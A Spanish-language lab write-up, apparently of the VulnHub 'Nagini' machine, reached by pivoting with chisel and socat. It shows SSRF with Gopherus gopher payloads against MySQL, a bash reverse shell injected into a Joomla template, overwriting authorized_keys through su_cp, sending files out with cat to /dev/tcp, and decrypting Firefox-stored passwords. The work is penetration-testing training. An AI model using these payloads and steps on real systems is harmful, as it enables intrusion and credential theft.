
**Con gobuster enumeramos directorios

gobuster dir -u <http://10.10.0.130/> -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt xt -t 20 -x html,php,txt --proxy socks5://127.0.0.1:1080

```
[+] Url:          http://10.10.0.130/
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:     /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Proxy:        socks5://127.0.0.1:1080
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.html        (Status: 403) [Size: 276]
/.php         (Status: 403) [Size: 276]
/index.html    (Status: 200) [Size: 97]
/note.txt      (Status: 200) [Size: 234]
Progress: 19868 / 882240 (2.25%) [ERROR] Get "http://10.10.0.130/bylaws.html"
[ERROR] Get "http://10.10.0.130/twiki.txt"  context deadline exceeded (Client)
Progress: 20177 / 882240 (2.29%) [ERROR] Get "http://10.10.0.130/rs.php"
[ERROR] Get "http://10.10.0.130/714.txt"  text deadline exceeded (Client)
/joomla        (Status: 301) [Size: 234] http://10.10.0.130/joomla/
Progress: 37319 / 882240 (4.23%) [ERROR] Get "http://10.10.0.130/witness.html"
```

Encontramos un note y un joomla

En note encontramos lo siguiente



Lo relevante es http3 ya que este se basa en protocolo UDP, hacemos de nuevo el modo cliente desde aragog pero con cambios para permitir acceso al puerto 443

```
./chisel client 192.168.3.41:1234 R:socks R:443:10.10.0.130:443/udp
```

**Instalamos quiche

<https://github.com/cloudflare/quiche>

En la ruta quiche/target/debug/examples esta http3-client

usamos la siguiente ejecucion ./http3-client <https://127.0.0.1>


```
> ./http3-client https://127.0.0.1
<html>
<head>
<title>Information Page</title>
</head>
<body>
    Greetings Developers!!
    I am having two announcements that I need to share with you:
    1. We no longer require functionality at /internalResourceFetcher.php in our main production servers. So I will be removing the same by this week.
    2. All developers are requested not to put any configuration's backup file (.bak) in main production servers as they are readable by every one.

    Regards,
    site_admin
</body>
</html>
```

Si vamos a la pagina mencionada nos da



Los datos introducidos se ve nreflejados en la url, y al poner <http://localhost> como input vemos que se refleja



En Resources creamos un directorio llamado Socat, aqui descargamos socat github que es un binario, luego lo mandamos a aragog, nonecesitaremos clave porque introdujimos nuestra clave de ssh

```
scp socat root@192.168.3.42:/tmp/socat
```

lo que vamos a hacer es crear una conexion entre nagiri y nuestra maquina atacante, en tmp/, le daremos permisos de ejecucion a socat, esto desde la maquina aragog, y ejecutamos el siguiente comando

```
./socat TCP-LISTEN:4343,fork TCP:192.168.3.41:80
```

vamos a mandar todo lo entrante por el puerto 4343, socat lo dirige a la maquina atacante, por lo que si buscamos <https://10.10.0.128:4343>, veremos una pagina que anteriormente cree en la maquina atacante y lo expuse con un servidor en python



Viendo esto, se nos viene a la idea el crear una pagina que permita ejecutar comandos de linux asi que vamos, creamos la pagina pwned.php con el codigo que ya vimos antes, lo buscamos desde esta pagina y ejecutamos comandos, esto pudiera ser asi pero la pagina toma el codigo como texto

```
1 <html>
2 <head>
3     <title>Resource Fetching Page</title>
4     <meta charset="utf-8">
5 </head>
6 <body>
7     <center><h1>Welcome to Internal Network Resource Fetching Page</h1></center>
8     <br><br>
9
10    <form action="/internalResourceFetcher.php" method="GET">
11        <center><input type="text" name="url" value="" id='url'>
12        <input type="submit" value="Fetch"></center>
13    </form>
14 </body>
15
16 <?php
17     system("whoami");
18 ?>
19
```

Regresamos a 10.10.0.139/joomla, y bueno en un texto nos habia dicho que habia archivos .bak expuestos, hacemos un joomscan

```
proxychains4 perl joomscan.pl -u http://10.10.0.130/joomla/ 2>/dev/null
```

Y como resultado tenemos:

```
[+] Checking apache info/status files
[++) Readable info/status files are not found

[+] admin finder
[++) Admin page : http://10.10.0.130/joomla/administrator/
```

```
[+] Checking robots.txt existing
[++) robots.txt is found
path : http://10.10.0.130/joomla/robots.txt
```

```
Interesting path found from rob      ct
http://10.10.0.130/joomla/joomla/administrator/
http://10.10.0.130/joomla/administrator/
http://10.10.0.130/joomla/bin/
http://10.10.0.130/joomla/cache/
http://10.10.0.130/joomla/cli/
http://10.10.0.130/joomla/components/
http://10.10.0.130/joomla/includes/
http://10.10.0.130/joomla/installation/
http://10.10.0.130/joomla/language/
http://10.10.0.130/joomla/layouts/
http://10.10.0.130/joomla/libraries/
http://10.10.0.130/joomla/logs/
http://10.10.0.130/joomla/modules/
http://10.10.0.130/joomla/plugins/
http://10.10.0.130/joomla/tmp/
```

```
[+] Finding common backup files name
[++) Backup files are not found
```

```
[+] Finding common log files name
[++) error log is not found
```

```
[+] Checking sensitive config.php.x file
[++) Readable config file is found
config file path : http://10.10.0.130/joomla/configuration.php.bak
```

Aquí vemos que administrador esta expuesto y que encontró un archivo bak, descargaremos el bak de la siguiente manera


```
proxychains curl -s -X GET http://10.10.0.130/joomla/configuration.php.bak > configuration.php
```

Este archivo tiene datos de la base de datos

clonamos este link en resources

```
git clone https://github.com/tarunkant/Gopherus
```

**Abrimos gopherus de la siguiente manera y con los siguientes parámetros



```
None

(vENV)→(root㉿kali)[-]~/home/.../Desktop/Vulnhub/resources/gopherus# gopherus --exploit mysql

[+] Images
[+] LICENSE
[+] README
[+] gopherus.py

author: $_SpyD3r_$

For making it work username should not be password protected

Give MySQL username: goblin
Give query to execute: show databases;

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%0%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%1

-----Made-by-SpyD3r----- Gopherus
```

Gopherus solo sirve con bd de datos que no tienen clave

Copiamos el linkosete de debajo

Y lo pegamos aqui

Welcome to Internal Network Resource Fetching Page

una prueba

Darle al enter y despues si no vemos resultados, recargar la pagina hasta que salga algo, ctrl + r;

Welcome to Internal Network Resource Fetching Page

Fetch

```
c 5.5.5-10.3.27-MariaDB-0+deb10u1+y\Bq7[G0◆◆◆XJKw;Z58X35Qmysql_native_passwordKdefinformation_schemaSCHEMASCHEMADatabaseSCHEMA_NAME!◆◆information_schemajoomla◆"
```

Vemos la base de datos joomla, enfoquemonos en esa, volvemos a la app y pedimos otra consulta

```
(venv)-(root㉿kal)-[~/home/.../Desktop/Vulnhub/resources/Gopherus]
# gopherus --exploit mysql
SCHEMA_NAME!◆◆information_schemajoomla◆"



author: $_SpyD3r_$

For making it work username should not be password protected!!!

Give MySQL username: goblin
Give query to execute: USE joomla; SHOW tables;

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%0
%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%
32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%7
1

-----Made-by-SpyD3r-----

(venv)-(root㉿kal)-[~/home/.../Desktop/Vulnhub/resources/Gopherus]
#
```

Nos da estos resultados

```
c 5.5.5-10.3.27-MariaDB-0+deb10u1/.XOe/YRn?◆?-◆?◆?◆?S6Rz0}F&?
=Smysql_native_password@
◆?joomla◆?X◆?def◆?information_schema◆?TABLE_NAMES◆?TABLE_NAMES◆?Tables_in_
joomla TABLE_NAME◆!
```

□□□□□□□*joomla_action_log_config*□□□*joomla_action_logs*□□□*joomla_action_logs_extensions*□□□*joomla_action_logs_users*□□*joomla_assets*□ □*joomla_associations*□
□*joomla_banner_clients*□□□*joomla_banner_tracks*□□□*joomla_banners*□
□*joomla_categories*□□□*joomla_contact_details*□□□*joomla_content*□□□*joomla_content_front_page*□□□*joomla_content_rating*□□□*joomla_content_types*□□□*joomla_contentitem_tag_map*
□□□*joomla_core_log_searches*□□□*joomla_extensions*□□
joomla_fields□□□*joomla_fields_categories*□□□*joomla_fields_groups*□□□*joomla_fields_values*
□□□*joomla_finder_filters*□□□*joomla_finder_links*□□□*joomla_finder_links_terms0*□□□*joomla_finder_links_terms1*□□□*joomla_finder_links_terms2*□□□*joomla_finder_links_terms3*□
□*joomla_finder_links_terms4*□!□*joomla_finder_links_terms5*□"□*joomla_finder_links_terms6*□#
□*joomla_finder_links_terms7*□\$□*joomla_finder_links_terms8*□%□*joomla_finder_links_terms9*
□&□*joomla_finder_links_termsa*□'□*joomla_finder_links_termsb*□(□*joomla_finder_links_termsc*
□)□*joomla_finder_links_termsd*□□*joomla_finder_links_termse*□+□*joomla_finder_links_termsf*
□,□*joomla_finder_taxonomy*□-□*joomla_finder_taxonomy_map*□.□*joomla_finder_terms*□/□*joomla_finder_terms_common*□0□*joomla_finder_tokens*□1□*joomla_finder_tokens_aggregate*□2□*joomla_finder_types*□3□*joomla_languages*□4□*joomla_menu*□5□*joomla_menu_types*□6□*joomla_messages*□7□*joomla_messages_cfg*□8□*joomla_modules*□9□*joomla_modules_menu*□:□*joomla_newsfeeds*□;□*joomla_overrider*□<□*joomla_postinstall_messages*□=□*joomla_privacy_consents*□>□*joomla_privacy_requests*□?□*joomla_redirect_links*□@□*joomla_schemas*□A□*joomla_session*□B□*joomla_tags*□C□*joomla_template_styles*□D□*joomla_ucm_base*□E□*joomla_ucm_content*□F□*joomla_ucm_history*□G□*joomla_update_sites*□H□*joomla_update_sites_extensions*□I□*joomla_updates*□J□*joomla_user_keys*□K□*joomla_user_notes*□L□*joomla_user_profiles*□M□*joomla_user_usergroup_map*□N□*joomla_usergroups*
O□*joomla_users*□P□*joomla_utf8_conversion*□Q□*joomla_viewlevels*□R□"

**Volvemos a hacer otra consulta

```

(venv)-(root㉿kali)-[~/Desktop/Vulnhub/resources/Gopherus]
# gopherus --exploit mysql
@Ddefjoomla.joomla_usersjoomla_usersusernameusername!♦♦
joomla_userspasswordpassword!♦n Super User site_adminsite
/ \ / \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
author: $_SpyD3r_$
```

For making it work username should not be password protected!!!

Give MySQL username: goblin

Give query to execute: USE joomla; Select name,username,email,password from joomla_users;

Your gopher link is ready to do SSRF :

```
gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%
%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e
32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%6
e%61%6d%65%2c%65%6d%61%69%6c%2c%70%61%73%73%77%6f%72%64%20%66%72%6
```


Welcome to Internal Network Resource Fetching Page



```
c 5.5.5-10.3.27-MariaDB-0+deb10u1g#M=+[i'h♦♦-♦♦hP6]RbwRqr:mysql_native_password @ joomla<defjoomla.joomla_usersjoomla_usersusernameusername!♦♦
@Ddefjoomla.joomla_usersjoomla_usersusernameusername!♦♦@>defjoomla.joomla_usersjoomla_usersemail!,♦ @Ddefjoomla.joomla_users
joomla_userspasswordpassword!♦n Super User site_adminsite_admin@nagini.hogwarts<$2y$10$cmQ.agn2au104AhR4.YJBOC5W13gyV21D/
bkoTmbWWqFWjzEW7vay♦"
```

Cambiamos la clave para poder ingresar

ose ejecute la pagina nos de una reverse shell



```
<?php
/*
 * @package     Joomla.Site
 * @subpackage  Templates.protostar
 *
 * @copyright   Copyright (C) 2005 - 2020 Open Source Matters, Inc. All rights reserved.
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 */
system("bash -c 'bash -i >& /dev/tcp/10.10.0.128/1111 0>&1'");
defined('_JEXEC') or die;
/** @var JDocumentError $this */
$app = JFactory::getApplication();
$user = JFactory::getUser();
// Getting params from template
$params = $app->getTemplate(true)->params;
// Detecting Active Variables
$option = $app->input->getCmd('option', '');
$view = $app->input->getCmd('view', '');
$layout = $app->input->getCmd('layout', '');
```

Metemos la direccion IP de la maquina aragone en su interfaz que tiene conexion con nagiri


Entramos a aragog por ssh, vamos a tmp y con socat hacemos la siguiente ejecucion

```
./socat TCP-LISTEN:1111,fork TCP:192.168.3.41:443
```

En otra pestaña abrimos el puerto

```
nc -lvp 443
```

Y abrimos una pagina que de error en el joomla para ejecutar el codigo



Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at 10.10.0.130 Port 80

por ejemplo esta direccion ejecuta el codigo en la pagina error y se queda pensando, y nos da acceso al bash

```
> nc -lvp 443
listening on [any] 443 ...
connect to [192.168.3.41] from (UNKNOWN) [192.168.3.42] 35712
bash: cannot set terminal process group (722): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Nagini:/var/www/html/joomla$ | and on this server
```

formamos la tty,

script /dev/null -c bash

ctrl + z

stty raw -echo;fg

reset xterm

export TERM=xterm

export SHELL=bash

stty rows 44 columns 184

✓ Buenas prácticas:

- Siempre hacer `ls -la` en:
 - `/home/usuario`
 - `/var/www/`
 - `/tmp/`
 - Directorios de servicios (ej. `/opt/`)

en home esta snap, al hace ls no hay nada pero ls -la, y vemos un archivo .creds.txt que tiene:

TG92ZUBsaWxseQ==

este archivo esta en base64 asi que decodificandolo da:

cat .creds.txt | base64 -d; echo

Love@lilly

que es la clave del usuario Snape

**En la carpeta de hermione, hay un directorio bin, en este hay un programa bajo el nombre de hermione

vamos a tmp y creamos authorized_keys, pegamos nuestra clave de ssh para poder conectarnos como root y luego ejecutamos la siguiente ejecucion desde bin de hermione su_cp lo que hace es copiar

```
./su_cp /tmp/authorized_keys /home/hermoine/.ssh/authorized_keys
```

entramos desde ssh

proxychains ssh **hermoine@10.10.0.130**

es como hermoine porque la clave esta en su carpeta

**Una vez como hermoine vemos con ls -la los archivos escondidos y encontramos mozilla

al meternos veremos que hay un perfil dentro de firefox , y tiene un json con info

```
hermoine@Nagini:~/mozilla/firefox/g2mhbq0o.default$ cat logins.json
{"nextId":5,"logins":[{"id":4,"hostname":"http://nagini.hogwarts","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUserName":"MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwCECNjdCM6xwGZvBAia4NxclV72TQ==","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcHd/uQkBBD9Ftg4gxw85Lc5YQ8glwt","guid":"{b89776a4-7e8f-472d-9bcf-b06ec071912f}","encType":1,"timeCreated":1617516357729,"timeLastUsed":1617516357729,"timePasswordChanged":1617516357729,"timesUsed":1}],"version":3,"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":[]}]hermoine@Nagini:~/mozilla/firefox/g2mhbq0o.default$
```

se puede apreciar que hay datos encriptados, bueno en la misma carpeta hay un key4.db que es con el que desencriptaremos, para eso ocupamos la herramienta firepwd, y proporcionandole la key4.db

**Enviamos el logins.json y key a la maquina aragog de la siguiente manera

```
cat < logins.json > /dev/tcp/10.10.0.128/4343
```

```
cat < key4.db > /dev/tcp/10.10.128/4343
```

El socat en aragog debe estar asi : ./socat TCP-LISTEN:4343,fork TCP:192.168.3.41:1215

y mi nc debe ser en mi maquina atacante asi:

```
nc -lvp 1215 > logins.json
```

```
nc -lvp 1215 > key4.db
```

estas deben de llegar a la carpeta de firepwd, ejecutamos la herramienta y nos debe de dar algo asi

```
> python3 firepwd.py
```

```
globalSalt: b'db8e223cef34f55b9458f52286120b8fb5293c95'
SEQUENCE {
    SEQUENCE {
        OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
        SEQUENCE {
            OCTETSTRING b'0bce4aaf96a7014248b28512e528c9e9a75c30f2'
            INTEGER b'01'
        }
    }
    OCTETSTRING b'2065c62fe9dc4d8352677299cc0f2cb8'
}
entrySalt: b'0bce4aaf96a7014248b28512e528c9e9a75c30f2'
b'70617373776f72642d636865636b0202'
password check? True
SEQUENCE {
    SEQUENCE {
        OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
        SEQUENCE {
            OCTETSTRING b'11c73a5fe855de5d96e9a06a8503019d00efa9e4'
            INTEGER b'01'
        }
    }
    OCTETSTRING b'ceedd70a1cf8295250bcfed5ff49b6c878276b968230619a2c6c51aa4ea5c8e'
}
entrySalt: b'11c73a5fe855de5d96e9a06a8503019d00efa9e4'
b'233bb64646075d9dfe8c464f94f4df235234d94f4c23349408080808080808080
decrypting login/password pairs
http://nagini.hogwarts:b'root',b'@Alohomora#123'
```

Aqui abajo viene la clave de root @Alohomora#123

con su root cambiamos a root desde la cuenta de hermione, ingresamos la clave y ahora somos root

vamos al dir root y .ssh

```
root@Nagini:/# cd /root/
root@Nagini:~# cd .ssh
root@Nagini:~/ssh# |
```

pegamos en el archivo authorized_keys nuestra ssh key que se obtiene

```
cat ~/.ssh/id_rsa.pub | tr -d '\n' | xclip -sel clip
```

y podemos acceder como root a la maquina nagiri

**Nos conectamos como root

proxychains ssh root@10.10.0.130

**Empezamos con la primera fase que ya hicimos pero ahora con esta maquina

hostname -I Para ver las Ip's que tiene la maquina

Y nos da

192.168.100.128

10.10.0.130

Vamos a crear el descubridor de hosts por ping

cd /tmp/

nano hostDiscovery.sh

#!/bin/bash

```
for i in (seq1254); do timeout1bash -c "ping -c 1 192.168.100.$i" &>/dev/null && echo "[+] Host 192.168.100.$i esta activo" & done; wait
```

chmod +x hostDiscovery.sh

./hostDiscovery.sh

Y nos da

```
root@Nagini:/tmp# ./hostDiscovery.sh
[+] Host 192.168.100.1 esta activo
[+] Host 192.168.100.129 esta activo
[+] Host 192.168.100.130 esta activo
[+] Host 192.168.100.128 esta activo
```

128 somos nosotros, la 1 sera el router y 129, 130 son las maquinas que debemos atacar

